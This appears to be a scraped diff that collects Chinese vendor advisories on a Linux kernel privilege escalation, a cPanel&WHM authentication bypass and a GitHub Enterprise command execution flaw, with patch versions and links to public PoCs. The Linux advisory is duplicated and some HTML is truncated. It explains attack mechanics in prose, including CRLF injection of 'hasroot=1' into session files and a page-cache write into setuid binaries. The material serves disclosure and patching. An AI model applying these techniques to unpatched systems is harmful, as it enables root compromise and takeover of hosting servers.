Linux 内核是一款开源的类 UNIX 操作系统内核,作为 Linux 系统的核心组件,负责管理系统硬件资源、进程调度、内存管理、文件系统与网络通信等核心功能,为各类应用程序提供底层支撑与系统调用接口。其广泛应用于服务器、桌面终端、移动设备、嵌入式系统与云计算环境,是全球主流 IT 基础设施的核心运行载体,具备高稳定性、高可移植性与高扩展性,支持多架构、多任务与多用户并发运行,支撑着互联网、金融、政企、云计算等关键领域的业务系统稳定运转。
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
近日,奇安信CERT监测到官方修复Linux Kernel 本地权限提升漏洞(CVE-2026-31431),该漏洞源于内核加密子系统中的一处逻辑缺陷,攻击者可以利用 AF_ALG 加密接口与 splice() 系统调用的组合,向任意可读文件的页缓存写入受控的4字节数据,从而篡改 setuid 程序,无需竞争条件即可直接获得 root 权限。
|
||||
目前该漏洞PoC和技术细节已公开。
|
||||
鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
**影响范围**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响版本**
|
||||
|
||||
72548b093ee3 <= commit < a664bf3d603d
|
||||
|
||||
目前已知受影响版本:
|
||||
Ubuntu 24.04 LTS
|
||||
|
||||
Amazon Linux 2023
|
||||
|
||||
Red Hat Enterprise Linux 10
|
||||
|
||||
Red Hat Enterprise Linux 9
|
||||
|
||||
Red Hat Enterprise Linux 8
|
||||
|
||||
SUSE 16
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**其他受影响组件**
|
||||
|
||||
无
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**复现情况**
|
||||
|
||||

目前,奇安信威胁情报中心安全研究员已成功复现
|
||||
Linux Kernel 本地权限提升漏洞(CVE-2026-31431)
|
||||
,截图如下:
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**处置建议**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**安全更新**
|
||||
|
||||
官方已发布补丁,请根据您的内核版本升级至以下安全版本:
|
||||
Linux Kernel 6.18: 升级至 6.18.22 或更高版本
|
||||
|
||||
https://git.kernel.org/stable/c/fafe0fa2995a0f7073c1c358d7d3145bcc9aedd8
|
||||
|
||||
Linux Kernel 6.19: 升级至 6.19.12 或更高版本
|
||||
|
||||
https://git.kernel.org/stable/c/ce42ee423e58dffa5ec03524054c9d8bfd4f6237
|
||||
|
||||
Linux Kernel 7.0: 升级至 7.0 (或应用相关补丁)
|
||||
|
||||
https://git.kernel.org/stable/c/a664bf3d603dc3bdcf9ae47cc21e0daec706d7a5
|
||||
|
||||
旧版本内核:请应用官方 Commit a664bf3d603d (Revert to operating out-of-place)。
|
||||
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
**参考资料**
|
||||
|
||||
[1]https://www.openwall.com/lists/oss-security/2026/04/29/23
|
||||
|
||||
[2]
|
||||
https://github.com/theori-io/copy-fail-CVE-2026-31431
|
||||
|
||||
[3]https://git.kernel.org/stable/c/a664bf3d603dc3bdcf9ae47cc21e0daec706d7a5
|
||||
|
||||
[4]
|
||||
https://git.kernel.org/stable/c/ce42ee423e58dffa5ec03524054c9d8bfd4f6237
|
||||
|
||||
[5]
|
||||
https://git.kernel.org/stable/c/fafe0fa2995a0f7073c1c358d7d3145bcc9aedd8
|
||||
|
||||
|
||||
|
||||
****
|
||||
|
||||
@@ -0,0 +1,171 @@
|
||||
# 【已复现】Linux Kernel "Copy Fail" 本地权限提升漏洞(CVE-2026-31431)安全风险通告
|
||||
奇安信 CERT 2026-04-30 02:06
|
||||
|
||||
●
|
||||
点击↑蓝字关注我们,获取更多安全风险通告
|
||||
|
||||
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td colspan="4" data-colwidth="136,157,166,98" valign="middle" align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;background-color: rgb(70, 118, 217);visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1.5em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(255, 255, 255);letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;letter-spacing: 0px;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">漏洞概述</span></span></strong><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><br/></span></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td data-colwidth="136" width="136" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;letter-spacing: 0px;font-family: 微软雅黑, "Microsoft YaHei";visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">漏洞名称</span></span></strong></span></p></td><td colspan="3" data-colwidth="157,166,98" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;caret-color: red;letter-spacing: 0px;visibility: visible;"><span leaf="">Linux Kernel 本地权限提升漏洞</span></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td data-colwidth="136" width="136" valign="middle" align="left" style="-webkit-tap-highlight-color: transpareLine truncated
|
||||
|
||||
|
||||
**0****1**
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响组件**
|
||||
|
||||
Linux 内核是一款开源的类 UNIX 操作系统内核,作为 Linux 系统的核心组件,负责管理系统硬件资源、进程调度、内存管理、文件系统与网络通信等核心功能,为各类应用程序提供底层支撑与系统调用接口。其广泛应用于服务器、桌面终端、移动设备、嵌入式系统与云计算环境,是全球主流 IT 基础设施的核心运行载体,具备高稳定性、高可移植性与高扩展性,支持多架构、多任务与多用户并发运行,支撑着互联网、金融、政企、云计算等关键领域的业务系统稳定运转。
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
近日,奇安信CERT监测到官方修复Linux Kernel 本地权限提升漏洞(CVE-2026-31431),该漏洞源于内核加密子系统中的一处逻辑缺陷,攻击者可以利用 AF_ALG 加密接口与 splice() 系统调用的组合,向任意可读文件的页缓存写入受控的4字节数据,从而篡改 setuid 程序,无需竞争条件即可直接获得 root 权限。
|
||||
目前该漏洞PoC和技术细节已公开。
|
||||
鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
**影响范围**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响版本**
|
||||
|
||||
72548b093ee3 <= commit < a664bf3d603d
|
||||
|
||||
目前已知受影响版本:
|
||||
Ubuntu 24.04 LTS
|
||||
|
||||
Amazon Linux 2023
|
||||
|
||||
Red Hat Enterprise Linux 10
|
||||
|
||||
Red Hat Enterprise Linux 9
|
||||
|
||||
Red Hat Enterprise Linux 8
|
||||
|
||||
SUSE 16
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**其他受影响组件**
|
||||
|
||||
无
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**复现情况**
|
||||
|
||||
目前,奇安信威胁情报中心安全研究员已成功复现
|
||||
Linux Kernel 本地权限提升漏洞(CVE-2026-31431)
|
||||
,截图如下:
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**处置建议**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**安全更新**
|
||||
|
||||
官方已发布补丁,请根据您的内核版本升级至以下安全版本:
|
||||
Linux Kernel 6.18: 升级至 6.18.22 或更高版本
|
||||
|
||||
https://git.kernel.org/stable/c/fafe0fa2995a0f7073c1c358d7d3145bcc9aedd8
|
||||
|
||||
Linux Kernel 6.19: 升级至 6.19.12 或更高版本
|
||||
|
||||
https://git.kernel.org/stable/c/ce42ee423e58dffa5ec03524054c9d8bfd4f6237
|
||||
|
||||
Linux Kernel 7.0: 升级至 7.0 (或应用相关补丁)
|
||||
|
||||
https://git.kernel.org/stable/c/a664bf3d603dc3bdcf9ae47cc21e0daec706d7a5
|
||||
|
||||
旧版本内核:请应用官方 Commit a664bf3d603d (Revert to operating out-of-place)。
|
||||
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
**参考资料**
|
||||
|
||||
[1]https://www.openwall.com/lists/oss-security/2026/04/29/23
|
||||
|
||||
[2]
|
||||
https://github.com/theori-io/copy-fail-CVE-2026-31431
|
||||
|
||||
[3]https://git.kernel.org/stable/c/a664bf3d603dc3bdcf9ae47cc21e0daec706d7a5
|
||||
|
||||
[4]
|
||||
https://git.kernel.org/stable/c/ce42ee423e58dffa5ec03524054c9d8bfd4f6237
|
||||
|
||||
[5]
|
||||
https://git.kernel.org/stable/c/fafe0fa2995a0f7073c1c358d7d3145bcc9aedd8
|
||||
|
||||
|
||||
|
||||
**06**
|
||||
|
||||
**时间线**
|
||||
|
||||
2026年04月30日,奇安信 CERT发布安全风险通告。
|
||||
|
||||
|
||||
|
||||
**07**
|
||||
|
||||
**漏洞情报服务**
|
||||
|
||||
|
||||
奇安信ALPH
|
||||
A
|
||||
威胁分析平台已支持漏洞情报订阅服务:
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**奇安信 CERT**
|
||||
|
||||
**致力于**
|
||||
第一时间为企业级用户提供**权威**
|
||||
漏洞情报和**有效**
|
||||
解决方案。
|
||||
|
||||
|
||||
|
||||
点击↓**阅读原文**
|
||||
,到**ALPHA威胁分析平台**
|
||||
订阅更多漏洞信息。
|
||||
|
||||
@@ -0,0 +1,179 @@
|
||||
# 【已复现】cPanel&WHM 身份认证绕过漏洞(CVE-2026-41940)安全风险通告
|
||||
奇安信 CERT 2026-04-30 02:06
|
||||
|
||||
●
|
||||
点击↑蓝字关注我们,获取更多安全风险通告
|
||||
|
||||
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td colspan="4" data-colwidth="136,157,166,98" valign="middle" align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;background-color: rgb(70, 118, 217);visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1.5em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(255, 255, 255);letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;letter-spacing: 0px;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">漏洞概述</span></span></strong><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><br/></span></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td data-colwidth="136" width="136" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;letter-spacing: 0px;font-family: 微软雅黑, "Microsoft YaHei";visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">漏洞名称</span></span></strong></span></p></td><td colspan="3" data-colwidth="157,166,98" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;caret-color: red;letter-spacing: 0px;visibility: visible;"><span leaf="">cPanel&WHM 身份认证绕过漏洞</span></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td data-colwidth="136" width="136" valign="middle" align="left" style="-webkit-tap-highlight-color: transpaLine truncated
|
||||
|
||||
|
||||
**0****1**
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响组件**
|
||||
|
||||
cPanel&WHM 是全球主流的 LinuxWeb 托管控制面板,WHM 提供服务器级管理能力,cPanel 面向站点用户提供网站、域名、数据库、邮件等一站式运维管理,广泛应用于虚拟主机、IDC 机房、云服务商与企业自建托管环境,支撑全球数百万站点与服务器的日常运维,具备图形化操作、一键部署、自动化配置等核心能力,是 Web 托管领域最普及的管理平台之一。
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
近日,奇安信CERT监测到官方修复cPanel&WHM 身份认证绕过漏洞(CVE-2026-41940),该漏洞源于登录流程中的会话加载与保存机制存在逻辑缺陷。攻击者通过 Basic 认证头在密码字段注入 CRLF 字符,并利用缺少 ob(对象)部分的会话 cookie 避免密码编码,从而将恶意键值对写入原始会话文件。随后触发 token_denied 流程,使系统重新解析该文件并将注入的 hasroot=1、user=root 等记录提升至 JSON 缓存,最终绕过密码验证获得管理员权限。
|
||||
目前该漏洞PoC和技术细节已公开。
|
||||
鉴于该漏洞已发现在野利用,建议客户尽快做好自查及防护。
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
**影响范围**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响版本**
|
||||
|
||||
cPanel&WHM 11.86.* < 11.86.0.41
|
||||
cPanel&WHM 11.110.* < 11.110.0.97
|
||||
|
||||
cPanel&WHM 11.118.* < 11.118.0.63
|
||||
|
||||
cPanel&WHM 11.126.* < 11.126.0.54
|
||||
|
||||
cPanel&WHM 11.130.* < 11.130.0.18
|
||||
|
||||
cPanel&WHM 11.132.* < 11.132.0.29
|
||||
|
||||
cPanel&WHM 11.134.* < 11.134.0.20
|
||||
|
||||
cPanel&WHM 11.136.* < 11.136.0.5
|
||||
|
||||
WP Squared 11.136.* < 11.136.1.7
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**其他受影响组件**
|
||||
|
||||
无
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**复现情况**
|
||||
|
||||
目前,奇安信威胁情报中心安全研究员已成功复现
|
||||
cPanel&WHM 身份认证绕过漏洞(CVE-2026-41940)
|
||||
,截图如下:
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**处置建议**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**安全更新**
|
||||
|
||||
官方已发布安全补丁,请及时更新至最新版本:
|
||||
|
||||
cPanel&WHM 11.86.* >= 11.86.0.41
|
||||
cPanel&WHM 11.110.* >= 11.110.0.97
|
||||
|
||||
cPanel&WHM 11.118.* >= 11.118.0.63
|
||||
|
||||
cPanel&WHM 11.126.* >= 11.126.0.54
|
||||
|
||||
cPanel&WHM 11.130.* >= 11.130.0.18
|
||||
|
||||
cPanel&WHM 11.132.* >= 11.132.0.29
|
||||
|
||||
cPanel&WHM 11.134.* >= 11.134.0.20
|
||||
|
||||
cPanel&WHM 11.136.* >= 11.136.0.5
|
||||
|
||||
WP Squared 11.136.* >= 11.136.1.7
|
||||
|
||||
下载地址:
|
||||
|
||||
https://support.cpanel.net/hc/en-us/articles/40073787579671-Security-CVE-2026-41940-cPanel-WHM-WP2-Security-Update-04-28-2026
|
||||
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
**参考资料**
|
||||
|
||||
[1]https://docs.cpanel.net/release-notes/release-notes
|
||||
|
||||
[2]
|
||||
https://docs.wpsquared.com/changelogs/versions/changelog/[#13617]()
|
||||
|
||||
|
||||
[3]https://github.com/watchtowrlabs/watchTowr-vs-cPanel-WHM-AuthBypass-to-RCE.py
|
||||
|
||||
[4]
|
||||
https://support.cpanel.net/hc/en-us/articles/40073787579671-cPanel-WHM-Security-Update-04-28-2026
|
||||
|
||||
|
||||
|
||||
**06**
|
||||
|
||||
**时间线**
|
||||
|
||||
2026年04月30日,奇安信 CERT发布安全风险通告。
|
||||
|
||||
|
||||
|
||||
**07**
|
||||
|
||||
**漏洞情报服务**
|
||||
|
||||
|
||||
奇安信ALPH
|
||||
A
|
||||
威胁分析平台已支持漏洞情报订阅服务:
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**奇安信 CERT**
|
||||
|
||||
**致力于**
|
||||
第一时间为企业级用户提供**权威**
|
||||
漏洞情报和**有效**
|
||||
解决方案。
|
||||
|
||||
|
||||
|
||||
点击↓**阅读原文**
|
||||
,到**ALPHA威胁分析平台**
|
||||
订阅更多漏洞信息。
|
||||
|
||||
@@ -0,0 +1,232 @@
|
||||
# 【漏洞通告】Github-Enterprise远程命令执行漏洞(CVE-2026-3854)
|
||||
深瞳漏洞实验室
|
||||
深瞳漏洞实验室 深信服千里目安全技术中心 2026-04-29 12:25
|
||||
|
||||
|
||||
|
||||
**漏洞名称:**
|
||||
|
||||
Github-Enterprise远程命令执行漏洞(CVE-2026-3854)
|
||||
|
||||
**组件名称:**
|
||||
|
||||
Github-Enterprise
|
||||
|
||||
**影响范围:**
|
||||
|
||||
GitHub Enterprise Server ≤ 3.19.1
|
||||
|
||||
**漏洞类型:**
|
||||
|
||||
命令执行
|
||||
|
||||
**利用条件:**
|
||||
|
||||
1、用户认证:需要用户认证
|
||||
|
||||
2、前置条件:默认配置
|
||||
|
||||
3、触发方式:远程
|
||||
|
||||
**综合评价:**
|
||||
|
||||
<综合评定利用难度>:困难,需要经过认证且拥有推送权限的用户。
|
||||
|
||||
<综合评定威胁等级>:高危,能造成远程代码执行。
|
||||
|
||||
**官方解决方案:**
|
||||
|
||||
已发布
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞分析**
|
||||
|
||||
|
||||
|
||||
组件介绍
|
||||
|
||||
GitHub企业云是一个针对大型企业或团队在GitHub.com上进行合作的计划。
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞简介**
|
||||
|
||||
|
||||
2026年4月29日,深瞳漏洞实验室监测到一则Github-Enterprise组件存在命令执行漏洞的信息,漏洞编号:CVE-2026-3854,漏洞威胁等级:高危。
|
||||
|
||||
|
||||
GitHub Enterprise Server是美国GitHub开源的一个应用软件。提供一个将自己的GitHub实例设置为虚拟设备,从而提供可扩展,易于管理的平台。
|
||||
|
||||
**GitHub Enterprise Server 3.14.24版本、3.15.19版本、3.16.15版本、3.17.12版本、3.18.6版本和3.19.3版本存在安全漏洞,该漏洞源于对推送选项值中和不当,可能导致远程代码执行。**
|
||||
|
||||
|
||||
|
||||
|
||||
**影响范围**
|
||||
|
||||
目前受影响的Github-Enterprise版本:
|
||||
|
||||
GitHub Enterprise Server ≤ 3.19.1
|
||||
|
||||
|
||||
|
||||
**解决方案**
|
||||
|
||||
|
||||
|
||||
**官方修复建议**
|
||||
|
||||
|
||||
官方已发布最新版本修复该漏洞,建议受影响用户将GitHub Enterprise Server升级到如下版本:
|
||||
|
||||
GitHub Enterprise Server 3.14.25 或更高版本
|
||||
|
||||
GitHub Enterprise Server 3.15.20 或更高版本
|
||||
|
||||
GitHub Enterprise Server 3.16.16 或更高版本
|
||||
|
||||
GitHub Enterprise Server 3.17.13 或更高版本
|
||||
|
||||
GitHub Enterprise Server 3.18.7 或更高版本
|
||||
|
||||
GitHub Enterprise Server 3.19.4 或更高版本
|
||||
|
||||
GitHub Enterprise Server 3.20.0 或更高版本
|
||||
|
||||
下载链接:
|
||||
|
||||
https://docs.github.com/en/enterprise-server@3.14/admin/release-notes[#3]()
|
||||
.14.25
|
||||
|
||||
https://docs.github.com/en/enterprise-server@3.15/admin/release-notes[#3]()
|
||||
.15.20
|
||||
|
||||
https://docs.github.com/en/enterprise-server@3.16/admin/release-notes[#3]()
|
||||
.16.16
|
||||
|
||||
https://docs.github.com/en/enterprise-server@3.17/admin/release-notes[#3]()
|
||||
.17.13
|
||||
|
||||
https://docs.github.com/en/enterprise-server@3.18/admin/release-notes[#3]()
|
||||
.18.7
|
||||
|
||||
https://docs.github.com/en/enterprise-server@3.19/admin/release-notes[#3]()
|
||||
.19.4
|
||||
|
||||
|
||||
|
||||
|
||||
**临时修复建议**
|
||||
|
||||
- 关闭未使用的功能模块,减少潜在攻击入口。
|
||||
|
||||
- 遵循最小权限原则,严控各类敏感操作权限范围。
|
||||
|
||||
- 非必要不暴露服务到公网,限制访问源为可信范围。
|
||||
|
||||
- 定期更新系统及各类组件至安全版本,及时修补已知隐患。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**深信服解决方案**
|
||||
|
||||
|
||||
**1、风险资产发现**
|
||||
|
||||
支持对Github-Enterprise的主动检测,**可批量检出业务场景中该事件的受影响资产情况,**
|
||||
相关产品如下:
|
||||
|
||||
**【深信服云镜YJ】**
|
||||
已发布资产检测方案,指纹ID:0001349。
|
||||
|
||||
**【深信服漏洞评估工具TSS】**
|
||||
已发布资产检测方案,指纹ID:0001349。
|
||||
|
||||
|
||||
**2、漏洞主动检测**
|
||||
|
||||
支持对Github-Enterprise远程命令执行漏洞(CVE-2026-3854)的主动检测,**可批量快速检出业务场景中是否存在漏洞风险,**
|
||||
相关产品如下:
|
||||
|
||||
**【深信服云镜YJ】**
|
||||
预计2026年05月06日发布检测方案,规则ID:SF-2026-00906。
|
||||
|
||||
**【深信服漏洞评估工具TSS】**
|
||||
预计2026年05月30日发布检测方案,规则ID:SF-2026-01017。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
预计2026年05月30日发布检测方案(需要具备TSS组件能力),规则ID:SF-2026-01017。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年05月06日发布检测方案(需要具备云镜组件能力),规则ID:SF-2026-00906。
|
||||
|
||||
|
||||
**3、漏洞安全监测**
|
||||
|
||||
支持对Github-Enterprise远程命令执行漏洞(CVE-2026-3854)的监测,**可依据流量收集实时监控业务场景中的受影响资产情况,快速检查受影响范围,**
|
||||
相关产品及服务如下:
|
||||
|
||||
**【深信服安全感知管理平台SIP】**
|
||||
预计2026年05月11日发布监测方案,规则ID:11220423。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
预计2026年05月11日发布监测方案(需要具备SIP组件能力),规则ID:11220423。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年05月11日发布监测方案,规则ID:11220423。
|
||||
|
||||
|
||||
**4、漏洞安全防护**
|
||||
|
||||
支持对Github-Enterprise远程命令执行漏洞(CVE-2026-3854)的防御,**可阻断攻击者针对该事件的入侵行为,**
|
||||
相关产品及服务如下:
|
||||
|
||||
**【深信服下一代防火墙AF】**
|
||||
预计2026年05月11日发布防护方案,规则ID:11220423。
|
||||
|
||||
**【深信服Web应用防火墙WAF】**
|
||||
预计2026年05月11日发布防护方案,规则ID:11220423。
|
||||
|
||||
**【深信服安全托管服务MSS】**
|
||||
预计2026年05月11日发布防护方案(需要具备AF组件能力),规则ID:11220423。
|
||||
|
||||
**【深信服可拓展检测响应平台XDR】**
|
||||
预计2026年05月11日发布防护方案(需要具备AF组件能力),规则ID:11220423。
|
||||
|
||||
|
||||
|
||||
参考链接
|
||||
|
||||
|
||||
https://github.com/advisories/ghsa-64fw-jx9p-5j24
|
||||
|
||||
|
||||
|
||||
时间轴
|
||||
|
||||
|
||||
|
||||
**2026/04/29**
|
||||
|
||||
深瞳漏洞实验室监测到Github-Enterprise远程命令执行漏洞信息。
|
||||
|
||||
|
||||
**2026/04/29**
|
||||
|
||||
深瞳漏洞实验室发布漏洞通告。
|
||||
|
||||
|
||||
点击**阅读原文**
